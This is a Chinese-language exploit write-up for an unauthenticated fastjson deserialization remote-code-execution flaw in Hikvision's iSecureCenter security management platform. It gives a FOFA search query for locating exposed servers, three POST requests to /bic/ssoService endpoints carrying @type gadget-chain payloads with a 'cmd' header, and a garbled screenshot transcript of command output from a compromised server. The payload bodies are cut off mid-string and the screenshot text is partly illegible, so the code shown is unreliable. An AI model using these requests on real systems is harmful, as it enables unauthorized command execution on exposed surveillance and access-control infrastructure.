# H14-8海康威视-iSecureCenter综合安防管理平台-反序列化RCE

# 漏洞描述:

由于海康威视综合安防管理平台使用了低版本的fastison,攻击者可在未签权情况下获取服务器权限,且由于存在相关依赖,即使服务器不出网无法远程加载恶意类也可通过本地链直接命令执

### 网站图片:



#### fofa语法:

app="HIKVISION-iSecure-Center"

#### 漏洞复现:

#### Exp-1 payload:

POST /bic/ssoService/v1/keepAlive HTTP/1.1

Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36 Content-Type: application/json

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern

## 效果图:

```
〈 〉 数据包扫描 美化 热加载 构造请求 💥
                                                                                                               Responses 944bytes / 93ms
Request
                                                                                                                                                                       美化 请输入定位响应
     POST /bic/ssoService/v1/keepAlive HTTP/1.1
                                                                                                                      HTTP/1.1.200
                                                                                                                      Server: openresty/1.13.6.2
Date: Fri, -07-Jun-2024-07:01:36-GMT
Connection: keep-alive
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode-block
Content-Length: 944
      Host : User-Agent: Mozilla/5.0 (Macintosh; Intel-Mac·OS·X·10_15_0) AppleWebKit/537.36 (KHTML, like·Gecko) Chrome/77.0.3865.90 Safari/537.36
      Content-Type: application/json
       cmd: dir
      ???-D-????????
?????-56EF-00D9
                                                                                                                       D:\hikvision\web\opsMgrCenter\bin\tomcat\apache-tomcat ???
                                                                                                                       2024/06/02··21:09····<DIR>-
                                                                                                                      2024/06/02 · · 21:09 · · · <DIR>
                                                                                                                      -20,106-BUILDING.txt
                                                                                                                                                    -6,237-CONTRIBUTING.md
      2019/01/23 - 18:01
                                                                                                                                         --<DIR>
                                                                                                                                                         -hik-lib
                                                                                                                      2019/01/22 - 20:27
                                                                                                                                          --<DIR>
                                                                                                                                                         -lib
                                                                                                                      2019/01/22 · 20:27
2023/06/02 · 13:12
2019/01/22 · 20:27
                                                                                                                                                   -58,153-LICENSE
                                                                                                                                                   -----logs
-1,777-NOTICE
                                                                                                                      2019/01/22 - 20:27
                                                                                                                                                    3.334 - README.md
       dRv$de$f0$83E$dfu$b2$cb$V$8a$b4$3aM$M$3dk6$9e$98$b7$a9$85$d9$v$R$U$5d$w$b0$f3$d2$e4$a3$E$8c4$91r$ae$
                                                                                                                      2019/01/22 - 20:27
                                                                                                                                                    -7,320-RELEASE-NOTES
```


#### Exp-2 payload:

POST /bic/ssoService/v1/applyCT HTTP/1.1

Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2225.0 Safari/537.36 Content-Type: application/json

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"},"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern

# 效果图:



Exp-3 payload:

效果图:

POST /bic/ssoService/v1/applyAutoLoginTicket HTTP/1.1

Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36

Content-Type: application/json cmd: whoami

{"CTGT":{ "a": {"@type": "java.lang.Class","val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"),"b": {"@type": "java.lang.Class","val": "com.sun.org.apache.bcel.intern

